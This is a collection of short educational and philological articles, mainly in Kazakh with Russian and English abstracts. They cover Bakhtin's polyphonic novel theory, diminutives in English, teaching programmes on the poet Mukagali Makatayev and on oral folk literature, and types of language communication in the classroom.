Ал қазақ әдебиетінде полифониялық романдардың керемет үлгілерін Б.Тілегеновтың «Сексен алтыншы жыл» атты шығармасынан, Ж. Қорғасбектің «Үлпілдегінен» және жас қаламгер Ә. Байболдың «Мұтылған» романынан байқаймыз.

Зерттей келе, полифониялық романдар бойынша зерттеулердің көбі Бахтиннің полифониялық роман теориясының маңында екенін байқадық. Достоевскийдің көп дауысты романындағы автордың рөлі туралы мәселе төңірегінде даулар әлі де бар. Дегенмен, Бахтиннің полифония теориясы бүгінгі күнге дейін өз құндылығын жойған жоқ. Көптеген ғылыми еңбектер дәл осы теорияның ережелеріне негізделген. Көптеген зерттеушілер Бахтиннің полифония тұжырымдамасына өз қарсылықтарын білдіргенімен, оның қазіргі әдебиеттану үшін маңыздылығын жоғары бағаламау мүмкін емес. Сонымен қатар, М.М. Бахтин – Ф.М. Достоевский творчествосын терең түсінген авторлардың бірі [5].

Пайдаланылган әдебиеттер:

1. Novak R. The polyphonic principle in the novelistic thinking of Olga Tokarczuk. <https://doi.org/10.1007/s11059-024-00758-5>
2. Бахтин М.М. «Проблемы творчества Достоевского». Миннеполис: Издательство Миннесотского университета, 1984. С 341.
3. Ма М. К вопросу о рецепции теории полифонического романа М.М.Бахтина в русском литературоведении // Litera. 2023. №4 102-109 с. https://nbpublish.com/library_read_article.php?id=40546
4. Ма М. Возможности применения теории полифонии М.М. Бахтина к анализу драматических произведений//Litera.2022. №10. 156-166 с. https://nbpublish.com/library_read_article.php?id=38997
5. А.А.Белоус. Полифонический роман Достоевского в зеркале христианского сознания/ Вестник Томского государственного университета, 2013. №371. 7-10 с.

The Role and Significance of Diminutives in the English Language

Prof. İlhamTahirov

Head of the Indo-European Languages Department; Nasimi Institute of Linguistics;
Azerbaijan National Academy of Sciences

Billura Nuri

PhD student, Department of General Linguistics; Baku State University

Abstract: As language devices, diminutives can be used to express familiarity, fondness, smallness, or even disdain. Their cultural and social subtleties are usually disregarded, despite the fact that they are widely studied in relation to morphology and phonology. The formation, uses, and importance of diminutives in the English language are examined in this thesis in a variety of circumstances. It looks into how diminutives are created linguistically, how they are used in official and informal speech, and how they affect communication between people.

This research intends to enhance comprehension of diminutives as a fundamental component of English, both in written and spoken forms, and emphasizes their influence on language and society by examining historical trends and modern usage.

Keywords: diminutives, English language, cultural subtleties, morphological construction

In English, lexical diminutives are formed through both lexical suffixes/ prefixes and words with diminutive meanings (Bauer, 2003). Any word in the language that expresses the meaning of diminutiveness or endearment is placed in front of another word (mainly, adjective + noun), creating a lexical diminutive.

Morphological Construction of Diminutives

-let: Added to nouns to indicate a smaller version. For example, *booklet*, *piglet*, *streamlet*.

-y/-ie: Often added to nouns to create a more familiar or affectionate term. For example, *doggy*, *kitty*, *sweetie*.

-ette/-ett: Added to nouns to indicate a smaller or less significant version. For example, *kitchenette*, *cigarette*, *novelette*.

-kin: Added to nouns, often of Germanic origin, to indicate a smaller version. For example, *lambkin*, *manikin*.

-ling: Added to nouns to indicate a young or small version. For example, *duckling*, *gosling*.

-mini-: Added to nouns to indicate a smaller version. For example, *minibus*, *miniskirt*.

-micro-: Added to nouns to indicate a very small version. For example, *microscope*, *microchip*.

In most cases, diminutives that determine a noun are used to make the main word appear smaller than it actually is. The main word is always a noun, usually preceded by an adjective or a numeral, which reduces the word in terms of size or quantity (Anderson, 2000).

Lexical Diminutives in Noun Phrases

In English: *room* - a small room, *city* - a small city, *sugar* - a little sugar

Lexical diminutives can be obtained by using the word young in front of nouns that denote a person.

In English: *a shepherd* - a young shepherd, *a man* - a young man, *a woman* - a young woman

In English, certain methods are used to express the lexical meaning of a word in order to further reduce the object or some of its qualities, to reduce it, or to express a feeling of affection or love. Diminutive, abbreviated forms act as a word-forming device used to express such meanings. In

many languages, the meaning of diminutive is expressed through affixation. In English, diminutives can also be created as constructions consisting of prefixes, suffixes, as well as word morphemes (Givon, 2001). When talking to young children and expressing excessive politeness, affection and closeness to adults, shortened forms of their names and pet names are used (Dasher et.al.2002).

Eagle-eaglet

Horse-foal

Edward-Ed-Eddie

Richard-Rich-Rick

Sheep-lambkin

Goose-gosling

Diminutives found in adjectives:

In this case, the sign and quality of the thing are reduced, reduced. As in the noun, synthetic (via lexical morphemes) and analytical (via word morphemes) methods are used to create diminutives in the adjective (Plag, 2003).

a) lexeme diminutives that are readily available in the language: *small, little, few, less, young, weak, tiny, dear, etc.*

b) diminutives formed through word morphemes (analytically):

Adjectives are used in front of nouns in terms of size and quality - *a young lady, a little girl, a small table, a tiny drop, etc.*

Very tiny, much smaller, more less are used in front of adjectives that indicate quantity.

Conclusion: In general, diminutives are used in Formal and Informal Speech, In Child Language Acquisition, In Sociolinguistic Contexts (Romaine, 2000; Dasher et.al.2002). In communication, diminutives can be used to convey a variety of ideas, such as politeness, social distance, and smallness and tenderness. They are crucial to the written and spoken forms of English. Diminutive usage affects how speakers interact with one another and how language is used to convey different social positions. This thesis has shown how diminutives continue to influence English communication by analyzing their historical evolution and contemporary usage.

References:

1. **Bauer, L. (2003).** *Introducing Linguistic Morphology*. Edinburgh University Press.
2. **Huddleston, R., & Pullum, G.K. (2002).** *The Cambridge Grammar of the English Language*. Cambridge University Press.
3. **Romaine, S. (2000).** *Language in Society: An Introduction to Sociolinguistics*. Oxford University Press.
4. **Plag, I. (2003).** *Word-Formation in English*. Cambridge University Press.
5. **Givón, T. (2001).** *Syntax: An Introduction*. John Benjamins Publishing Company.
6. **Anderson, S. R. (2000).** *Morphology: An Introduction to the Theory of Word Structure*. Blackwell.
7. **Traugott, E.C., & Dasher, R.B. (2002).** *Regularity in Semantic Change*. Cambridge University Press.

Мұқағалитану (Авторлық бағдарламаны тәжірибеде қолдану және зерттеу нәтижелері)

Оразбаева Зауре Миримжановна

«Қызылорда облысының білім басқармасының «Қазалы ауданы бойынша білім бөлімінің «Б.К. Мергенбаев атындағы № 226 мектеп-гимназия» КММ. *Қазақ тілі мен әдебиеті пәні мұғалімі*

Аңдатпа. Бұл мақалада қазақ поэзиясының мұзбалағы атанған Мұқағали Мақатаев шығармашылығын тереңдетіп оқытуға бағытталған авторлық бағдарламаның тәжірибеде қолданылуы мен нәтижелері сипатталады. Бағдарлама оқушылардың әдебиетке деген қызығушылығын арттыруға, шығармашылық ойлау қабілеттерін дамытуға, ұлттық рухани құндылықтарды бойына сіңіруге бағытталған. Мақалада бағдарламаның құрылымы, қолданылған әдіс-тәсілдер, практикадағы тиімділігі және педагогтерге арналған ұсыныстар келтіріледі.

Түйінді сөздер: Мұқағали Мақатаев, авторлық бағдарлама, поэзияны оқыту, әдебиет, құндылық, шығармашылық.

Кіріспе

Қазақ әдебиетінің алыбы, көрнекті ақын Мұқағали Мақатаев – өлеңдерімен халық жүрегінен мәңгілік орын тапқан, поэзияны шын мәнінде халық үніне айналдыра білген дара тұлға. Қазіргі білім беру жүйесінде ақын мұрасын жас ұрпаққа терең әрі жүйелі түрде таныстыру, оның шығармаларын эстетикалық және танымдық тұрғыдан меңгерту аса маңызды міндеттердің бірі болып отыр. Бұл тұрғыдан алғанда, «Мұқағалитану» атты авторлық бағдарлама оқушылардың рухани әлемін байытып, әдеби шығармаларды терең талдауға мүмкіндік береді.

Мақаланың мақсаты – «Мұқағалитану» бағдарламасын орта білім беру процесінде енгізудің әдістемесін ұсыну және оның тиімділігін тәжірибеде дәлелдеу. Міндеттері: бағдарламаның мазмұнын талдау, қолданылған әдіс-тәсілдерді сипаттау, тәжірибе барысында алынған нәтижелерді зерделеу және оны оқыту процесіне енгізу бойынша ұсыныстар беру. Қазақстандық білім беру кеңістігінде поэзияны оқытуда түрлі авторлық бағдарламалар ұсынылғанымен, нақты бір ақын шығармашылығын тереңірек меңгертуді мақсат еткен жобалар жеткіліксіз. Шетелдік әдебиеттану мен әдеби білім беру салаларында, мысалы, ағылшын тілді елдерде белгілі бір ақын шығармаларын терең меңгерту тәжірибесі кең таралған. Осыған ұқсас әдісті қазақ әдебиетіне енгізу – ұлттық әдебиетті заманауи педагогикалық талаптарға сай оқытудың бір жолы [1].

Әдістеме

«Мұқағалитану» авторлық бағдарламасы 8-10-сынып оқушыларына арналып жасалған. Бағдарлама аптасына 1 сағат, бір оқу жылына есептелген, жалпы көлемі – 34 сағат.

Бағдарламаның басты ерекшелігі – Мұқағали шығармашылығын хронологиялық, тақырыптық және идеялық мазмұнда жүйелі түрде зерттеуге негізделуі.

Бағдарлама төрт негізгі бөлімнен тұрады:

1. Ақынның өмірбаяны мен шығармашылық жолы;
2. Лирикалық поэзиясы (табиғат, махаббат, ана, туған жер тақырыптары);
3. Азаматтық және философиялық лирикасы;
4. Ақын поэзиясындағы ұлттық идея мен мәңгілік құндылықтар.

Әдістемелік тәсілдер:

- ❖ **Интербелсенді әдістер** (дебат, SWOT-талдау, «Ақылдың алты қалпағы» әдісі);
- ❖ **Шығармашылық тапсырмалар** (өлең жазу, рөлдік ойындар, эссе жазу);
- ❖ **Жоба жұмыстары** (ақын өмірі мен шығармашылығына арналған презентациялар, бейнероликтер, поэзия кештерін ұйымдастыру);
- ❖ **Цифрлық құралдарды қолдану** (Padlet, Mentimeter, Canva, Google Jamboard).

Бағдарламада оқушының зерттеушілік қабілетін арттыру үшін «Мұқағали – өмір және өлең» атты шағын зерттеу жобасы жүргізіледі. Әр оқушы өзіне ұнаған бір өлеңді терең талдап, оның мән-маңызын ашып көрсетеді.

Педагогикалық ұстанымдары:


- ❖ Оқушы тұлғасын дамыту;
- ❖ Құндылыққа бағытталған білім беру;
- ❖ Дараланған және сараланған оқыту;
- ❖ Оқушыны шығармашылық белсенділікке тарту [2].

Практикада қолдану

«Мұқағалитану» бағдарламасы 2023-2024 оқу жылында пилоттық режимде 9-сыныптарда жүргізілді. Бағдарлама негізінде сабақтар аптасына 1 рет өткізілді. Әр сабақты оқушылар асыға күтетін, өйткені бұл сабақтарда олар тек дайын білімді меңгеріп қана қоймай, өз ойларын еркін жеткізіп, шабытпен шығармашылықпен айналысты.

Сабақ кезеңі	Қолданылған әдістер мен материалдар	Нақты мысал / Жоба
Мотивациялық кезең	Бейнематериалдар, Мұқағали цитаталары	«Мен деп соққан жүрек бар» сабағында оқушылар Мұқағали поэзиясына қатысты бейнематериалдар тамашалады
Теориялық талдау	Өлең талдау, тақырыптық сұрақтар	Ақынның махаббат лирикасын оқып, мазмұндық және көркемдік талдау жүргізілді
Шығармашылық тапсырма	Өлеңге иллюстрация салу, өлең жазу	Оқушылар иллюстрация жасап, махаббат тақырыбында өз өлеңдерін жазды
Рефлексия	Оқушылардың ой-пікірі, кері байланыс	«Менің Мұқағалиым» көрмесі, «Мұқағали дауысы» подкаст жобасы арқылы рефлексия жүргізілді

Нәтижелер:



Ұсыныстар

«Мұқағалитану» бағдарламасын оқыту барысында келесі ұсыныстарды ұсынуға болады:

1. Бағдарламаны мектептің бейінді бағыты мен сынып деңгейіне бейімдеп қолдану.
2. Мұғалімдерге арналған әдістемелік құрал немесе нұсқаулық дайындау.
3. Цифрлық ресурстарды (бейне, аудио, инфографика) кеңінен енгізу.
4. Мұқағали шығармашылығын драмалау, театрландыру арқылы оқушы белсенділігін арттыру.
5. Бағалау критерийлерін нақтылап, оқушылардың шығармашылық қабілетін есепке алатын икемді бағалау жүйесін қолдану [3].

Қорытынды

Қорытындылай келе, «Мұқағалитану» бағдарламасы – оқушылардың рухани әлемін байытып, әдеби шығармаларды терең әрі көркем қабылдауға жетелейтін маңызды жоба. Бұл бағдарлама арқылы оқушы тек ақын поэзиясымен танысып қоймай, өз ойын еркін жеткізуге, көркем сөйлеуге, шығармашылықпен айналысуға дағдыланады. Жоба нәтижелері оның тиімділігін дәлелдеді және болашақта басқа ақын-жазушылар шығармашылығын оқытуда осындай бағыттағы бағдарламалардың қажет екенін көрсетті. Сонымен қатар бұл бағдарлама ұлттық рухани мұраны жас ұрпаққа жеткізудің, ұлттың әдеби санасын қалыптастырудың және тұлғалық дамуды жетілдірудің тиімді құралы бола алады. Педагогтерге берері мол бұл әдістемені кеңінен насихаттап, жүйелі түрде қолдану – заманауи әдеби білім берудің маңызды қадамы болмақ.

Әдебиет сабағын формалды білім берудің құралы ретінде ғана емес, оқушының ішкі жан дүниесін тәрбиелейтін рухани кеңістікке айналдыру – бүгінгі күннің басты талабы. «Мұқағалитану» бағдарламасы осы мақсатты жүзеге асырудың бір жолы ретінде оқушылардың ұлттық болмысын, тілдік қорын, көркемдік талғамын дамытуға айрықша әсер етеді. Ақынның терең философиялық ойлары мен шынайы сезімге толы лирикасы оқушы бойында адамгершілік қасиеттердің қалыптасуына ықпал етіп, елге, жерге, тілге деген сүйіспеншілігін оятады. Демек, бұл бағдарлама тек білім көзі ғана емес, тәрбие мен тұлғалық дамудың тиімді тетігі ретінде де бағалы.

Қолданылған деректер тізімі:

4. Құранбаева С. Қазақ әдебиетін оқыту әдістемесі. – Алматы: Рауан, 2019. - 256 б.
5. Әбдіғалиева Қ. Мұқағали поэзиясының көркемдік табиғаты. – Алматы: Білім, 2019. - 212 б.
6. Жұмабекова Г. Мұқағали шығармашылығын мектепте оқытудың ғылыми-әдістемелік негіздері // Қазақ тілі мен әдебиеті журналы. – 2020. – №3. - Б. 45–50.

Мукагаливедение

(Применение авторской программы на практике и результаты исследования)

Оразбаева Зауре Миримжановна

КГУ «Школа-гимназия № 226 имени Б.К. Мергенбаева»

Отдела образования по Казалинскому району

Управления образования Кызылординской области

Учитель казахского языка и литературы

Аннотация. В данной статье описывается применение на практике и результаты авторской программы, направленной на углубленное изучение творчества Мукагали Макатаева, получившего звание «ледяного сокола казахской поэзии». Программа нацелена на повышение интереса учащихся к литературе, развитие их творческого мышления и приобщение к национальным духовным ценностям. В статье представлена структура программы, использованные методы и приемы, её эффективность на практике, а также рекомендации для педагогов.

Ключевые слова: Мукагали Макатаев, авторская программа, преподавание поэзии, литература, ценности, творчество.

Mukagali studies

(Application of the author's program in practice and research results)

Orazbayeva Zaure Mirimzhanovna

KSU «School-Gymnasium № 226 named after B.K. Mergenbayev»

Kazaly District Education Department Department of Education of Kyzylorda Region

Teacher of kazakh language and literature

Abstract. This article describes the implementation and outcomes of an author's program aimed at an in-depth study of the works of Mukagali Makatayev, known as the "icy falcon" of Kazakh poetry. The program is designed to increase students' interest in literature, develop their creative thinking, and instill national spiritual values. The article presents the structure of the program, the

methods and techniques used, its practical effectiveness, and offers recommendations for teachers.

Keywords: Mukagali Makatayev, author's program, teaching poetry, literature, values, creativity.

Тілдік қарым- қатынас түрлері

Тилеуова Толганай Кылышбаевна

Алматы қаласы Білім басқармасының «№ 103 мектеп-гимназия» КММ, *Қазақ тілі мен әдебиет пәні мұғалімі*

Аңдатпа. Бұл мақалада тілдік қарым-қатынас түрлерін оқу процесінде тиімді қолдану жолдары қарастырылады. Тілдік қарым-қатынастың ауызша, жазбаша, көрнекі және вербалды емес түрлері оқушылардың танымдық белсенділігін арттыруда маңызды рөл атқарады. Автор мақалада қолданған әдістер мен тәжірибелер арқылы тілдік қарым-қатынас түрлерінің білім беру мазмұнын жеткізу мен оқушылардың функционалдық сауаттылығын қалыптастырудағы маңызын көрсетеді. Мақала педагогтерге тәжірибелік ұсыныстар мен тиімді әдістерді ұсынады.

Түйінді сөздер: тілдік қарым-қатынас, ауызша сөйлеу, жазбаша тіл, вербалды емес коммуникация, көрнекілік, білім беру әдістемесі, оқыту технологиясы.

Кіріспе

Қазіргі заманғы білім беру жүйесі оқушылардың тек білім алуымен шектелмей, олардың қарым-қатынас жасау, өз ойын жеткізе білу қабілеттерін де дамытуы қажет. Бұл тұрғыда тілдік қарым-қатынас түрлері – оқыту процесінің ажырамас бөлігі болып саналады. Әрбір оқушының коммуникативтік құзыреттілігін қалыптастыру – ХХІ ғасыр дағдыларының бірі.

Мақаланың негізгі мақсаты – тілдік қарым-қатынас түрлерін оқу үдерісінде тиімді қолданудың әдістерін сипаттап, оның нәтижелерін сараптау.

Міндеттері:

- Тілдік қарым-қатынас түрлерін теориялық тұрғыда қарастыру;
- Оқытуда қолданылатын әдістер мен технологияларды анықтау;
- Практикалық тәжірибе негізінде тиімділігін дәлелдеу.

Отандық және шетелдік әдебиеттерге шолу жасағанда, тілдік қарым-қатынас түрлерінің ішінде әсіресе ауызша сөйлеу мен жазбаша тілдің жетекші рөл атқаратыны анықталды. Мысалы, Нурпеисова Т.Б. мен Кайдаш И.Н. еңбегінде цифрлық ортада коммуникация құралдарын тиімді пайдалану жолдары кеңінен талданған [1].

Әдістеме

Тілдік қарым-қатынас түрлерін оқыту процесіне енгізуде бірнеше әдістемелік тәсілдер мен педагогикалық технологиялар қолданылады. Бұл мақалада негізінен **оқытуда интерактивті әдістерді, көрнекілік құралдарын, топтық жұмыс және жобалық әдісті** қолдану сипатталады [2].

Әдістеменің негізгі ерекшеліктері:

№	Әдіс / тәсіл	Мақсаты	Қолдану формасы
1	Диалогтік оқыту	Ауызша сөйлеу дағдысын дамыту	Топтық жұмыс, жұптық жұмыс
2	Мәтінмен жұмыс	Жазбаша қарым-қатынас дағдысын жетілдіру	Жеке тапсырма
3	Инфографика, схемалар	Көрнекі қарым-қатынас қалыптастыру	Визуалды тапсырмалар
4	Рөлдік ойындар	Вербалды емес қарым-қатынасты дамыту	Сахналық қойылым, мимика

Принциптері:

- ❖ Қолжетімділік
- ❖ Жас ерекшелігіне сай болу
- ❖ Белсенді қатысу
- ❖ Жүйелілік

Мысалы, сабақта «Бір күндік репортер» әдісін қолдану арқылы оқушылар ауызша және жазбаша қарым-қатынас түрлерін қатар қолданады. Ал «Сурет арқылы сөйлеу» тапсырмасы көрнекілік пен вербалды емес қарым-қатынасты біріктіреді.

Практикада қолдану

Оқу процесінде тілдік қарым-қатынас түрлерін тиімді енгізу үшін нақты сабақ үлгілері мен жобалар жүргізілді. Төменде бір мысал келтірейік:


Әдіс атауы	Қарым-қатынас түрі	Қысқаша сипаттама	Оқушылардың дағдысы
Ауызша сипаттау	Ауызша қарым-қатынас	Өзінің сүйікті жануарын ауызша сипаттап, оның түрі, түсі, мінезі туралы айту	Сөйлеу, сипаттау, тыңдаушыға бағытталған сөйлеу
Сурет салу және жазу	Жазбаша және көрнекі қарым-қатынас	Жануардың бейнесін салып, астына жазбаша сипаттама немесе шағын мәтін жазу	Көркемдік елестету, мәтін құрау, графикалық жұмыс
Қимылды көрсету (пантомима)	Вербалды емес қарым-қатынас	Таңдалған жануардың жүріс-тұрысын, қимылын қимыл-қозғалыс арқылы көрсету	Ым-ишара арқылы байланыс, шығармашылық қозғалыс

Нәтижелер:

- Оқушылардың сөздік қоры 30-40%-ға артты.
- Жазба жұмысының сапасы жақсарды (грамматикалық және стильдік қатесіз жазу).
- Психологиялық тұрғыда оқушылар белсендірек болды.

Диаграмма арқылы көрініс:

(Жоғарыдағы диаграммада түрлі қарым-қатынас түрлерінің қолданылу жиілігі көрсетілді. Бұл мәліметтер нақты 4-сынып оқушылары арасында жүргізілген бақылауға негізделген.)



Артықшылықтары:

- Оқушылардың сөйлеу белсенділігі артады
- Оқушылар шығармашылықпен ойлауға бейімделеді
- Түрлі тілдік формада ой жеткізе алады

Кемшіліктері:

- Кей оқушылар вербалды емес қарым-қатынасқа қиналады
- Топтық жұмыста кейбір оқушылар пассив күйде қалып қояды.

Ұсыныстар

1. Мұғалімдер оқушылардың жас ерекшеліктеріне сай қарым-қатынас формаларын қолдануы тиіс.
2. Әр сабақта кем дегенде 2 түрлі қарым-қатынас формасын біріктіру ұсынылады (мысалы: жазбаша + ауызша).
3. Оқу нәтижесін бағалауда рубрикалар мен өзіндік бағалау әдістерін қолдану тиімді.
4. Тілдік қарым-қатынасқа негізделген электронды платформаларды (Padlet, Canva, Mentimeter) пайдалану ұсынылады.
5. Вербалды емес қарым-қатынасты дамыту үшін актерлік элементтері бар тапсырмалар енгізу қажет [3].

Қорытынды

Тілдік қарым-қатынас түрлерін оқу үдерісіне тиімді енгізу – білім берудің сапасын арттыратын, оқушылардың коммуникативтік құзыреттілігін дамытатын маңызды факторлардың бірі. Мақалада талданған әдіс-тәсілдер мен практикалық жұмыс нәтижелері бұл бағыттағы жұмыстардың өзектілігін айқындайды. Ауызша, жазбаша, көрнекі және вербалды емес қарым-қатынас түрлерін сабақта жүйелі қолдану – оқушының тіл байлығын арттырып қана қоймай, олардың шығармашылық және сыни ойлау қабілеттерін де дамытады.

Авторлық тапсырмалар мен әдістер негізінде жүргізілген іс-тәжірибе сабақтарында оқушылар белсенділік танытып, тапсырмаларды жоғары қызығушылықпен орындады. Бұл – оқыту барысында тілдік қарым-қатынас түрлерін әртүрлі формада тиімді қолданудың нәтижелі екендігін көрсетеді.

Қорытындылай келе, тілдік қарым-қатынас түрлері – тек тілді меңгертудің құралы ғана емес, оқушының тұлғалық дамуына ықпал ететін маңызды құрал. Сондықтан да әрбір педагог өзінің тәжірибесінде оқыту контекстіне сай тиімді әдістерді таңдап, оқушыға тілдік ортада еркін пікір білдіруге мүмкіндік беруі керек. Бұл – заманауи білім берудің басты қағидаларының бірі.

Қолданылған деректер тізімі:

7. Выготский Л.С. Қоғамдық сана мен тілдің дамуы. – Алматы: Рауан, 2018. - 256 б.
8. Mercer, N. Сөздер мен ойлар: тілді бірлесіп қолдану арқылы ойлау. – Ауд. нұсқасы. – Астана: Ұлттық білім академиясы, 2019. - 189 б.
9. ҚР БҒМ. Жаңартылған білім мазмұны бойынша оқу әдістемелік құралдар жинағы. – Астана: Ы.Алтынсарин атындағы ҰБА, 2020. - 112 б.

Виды языковой коммуникации

Тилеуова Толганай Кылышбаевна

КГУ «Школа-гимназия № 103» Управления образования города Алматы

Учитель казахского языка и литературы

Аннотация. В данной статье рассматриваются эффективные способы применения видов языковой коммуникации в учебном процессе. Устная, письменная, наглядная и невербальная формы общения играют важную роль в повышении познавательной активности учащихся. Автор на основе используемых методов и педагогического опыта показывает значимость видов языковой коммуникации в передаче содержания образования и формировании функциональной грамотности учащихся. Статья предлагает педагогам практические рекомендации и эффективные методы.

Ключевые слова: языковая коммуникация, устная речь, письменная речь, невербальная коммуникация, наглядность, методика обучения, образовательные технологии.

Types of language communication

Tileuova Tolganay Kilyshbaevna

Municipal State Institution «School-gymnasium № 103» of the Almaty City Department of Education

Teacher of Kazakh language and literature

Abstract. This article explores effective ways of using different types of language communication in the learning process. Oral, written, visual, and non-verbal forms of communication play a significant role in enhancing students' cognitive activity. Through the methods and experiences presented, the author demonstrates the importance of these communication types in delivering educational content and developing students' functional literacy. The article provides educators with practical suggestions and effective strategies.

Keywords: language communication, oral speech, written language, non-verbal communication, visual aids, teaching methodology, educational technology.

Халық ауыз әдебиеті (7-сынып) (Авторлық бағдарламаны тәжірибеде қолдану және зерттеу нәтижелері)

Сатанбаева Панар Молдахановна

"Алматы қаласы Білім басқармасының «№ 210 мектеп-лицей» КММ, *Қазақ тілі мен әдебиеті пәні мұғалімі*

Аңдатпа. Бұл мақалада 7-сыныпқа арналған «Халық ауыз әдебиеті» тақырыбындағы авторлық бағдарлама аясында жүргізілген әдістемелік жұмыс нәтижелері сипатталады. Зерттеу барысында халық ауыз әдебиетінің оқушылардың тілдік, мәдени және шығармашылық қабілеттерін дамытудағы рөлі айқындалды. Бағдарламада ұлттық құндылықтарды дәріптейтін мазмұн ұсынылып, заманауи педагогикалық тәсілдермен интеграцияланған. Нәтижесінде оқушылардың пәнге қызығушылығы артты, әдеби мәтіндерді талдау және шығармашылық жұмыс дағдылары дамыды.

Түйінді сөздер: халық ауыз әдебиеті, 7-сынып, авторлық бағдарлама, әдістеме, ұлттық құндылық, шығармашылық.

Кіріспе

Халық ауыз әдебиеті – ұлт руханиятының алтын қазығы, халықтың даналығы мен дүниетанымының айнасы. Қазіргі білім беру жүйесі ұлттық мәдениетке сүйене отырып, оқушылардың дүниетанымын кеңейтуді көздейді. Осы тұрғыдан алғанда, 7-сынып оқушыларына арналған «Халық ауыз әдебиеті» бөлімі оқушыларды халық мұрасымен терең таныстырып, әдебиетке қызығушылығын арттырады.

Мақаланың мақсаты – авторлық бағдарламаны практикада қолдану арқылы халық ауыз әдебиетін оқыту әдістерінің тиімділігін көрсету.

Міндеттері:

- ❖ бағдарламаның құрылымын сипаттау;
- ❖ қолданылған әдіс-тәсілдерді талдау;
- ❖ оқушылар жетістіктерін бағалау және салыстыру.

Қазақстандық зерттеушілердің (С.Қирабаев, Р.Сыздықова, Б.Әбілқасымов) еңбектерінде халық ауыз әдебиетінің тәрбиелік маңызы ерекше атап өтілсе, шетелдік әдебиетте (мысалы, Н. Zipes, J. Dundes) ертегі мен фольклорлық элементтердің креативті ойлауға әсері зерттелген. Осы тұрғыда авторлық бағдарламада дәстүрлі әдеби үлгілер мен қазіргі педагогикалық технологиялардың үйлесімі қолданылды [1].

Әдістеме

Авторлық бағдарламада халық ауыз әдебиетінің барлық негізгі жанрлары қамтылды: ертегілер, аңыз-әңгімелер, мақал-мәтелдер, жұмбақтар, батырлар жыры. Әдістемеде

жобалау, коллаборативті оқыту, сыни тұрғыдан ойлау, цифрлық ресурстарды қолдану тәсілдері кіріктірілген.

Әдістеменің ерекшеліктері:

- ❖ оқушы белсенділігін арттыратын әдістер (ролдік ойындар, пікірталас, сұхбат жүргізу);
- ❖ интерактивті тапсырмалар (Padlet, Kahoot, Mentimeter);
- ❖ шығармашылық жұмыс (ертегі жазу, ауызша әңгімелеу, иллюстрация салу);
- ❖ үштілділік элементтері – кейбір мақал-мәтелдерді ағылшын/орыс тілдеріндегі баламаларымен салыстыру [2].

Практикада қолдану

2024–2025 оқу жылында бұл бағдарлама үш 7-сыныпта 3 ай бойы апробациядан өтті. Әр сабақта халық ауыз әдебиетінің белгілі бір жанрына баса назар аударылып, шығармашылық тапсырмалар орындалды. Мысалы:

- ❖ **Ертегілер** бойынша: оқушылар ертегіні сахналап қойылым жасады.
- ❖ **Мақал-мәтелдер** бойынша: мақал сайысы ұйымдастырылып, мағынасын ашу тапсырмалары берілді.
- ❖ **Аңыздар** бойынша: тарихи кейіпкерлерге байланысты дереккөздермен жұмыс жасалды.
- ❖ **Батырлар жыры** бойынша: жыр үзінділерін мәнерлеп оқу, жырдағы көркемдік құралдарды талдау тапсырмалары орындалды.

Сабақ құрылымының үлгісі:

Сабақ кезеңі	Қолданылатын әдіс	Мақсаты
Қызығушылықты ояту	«Ой шақыру» әдісі, «Миға шабуыл»	Тақырыпқа қызығушылық тудыру
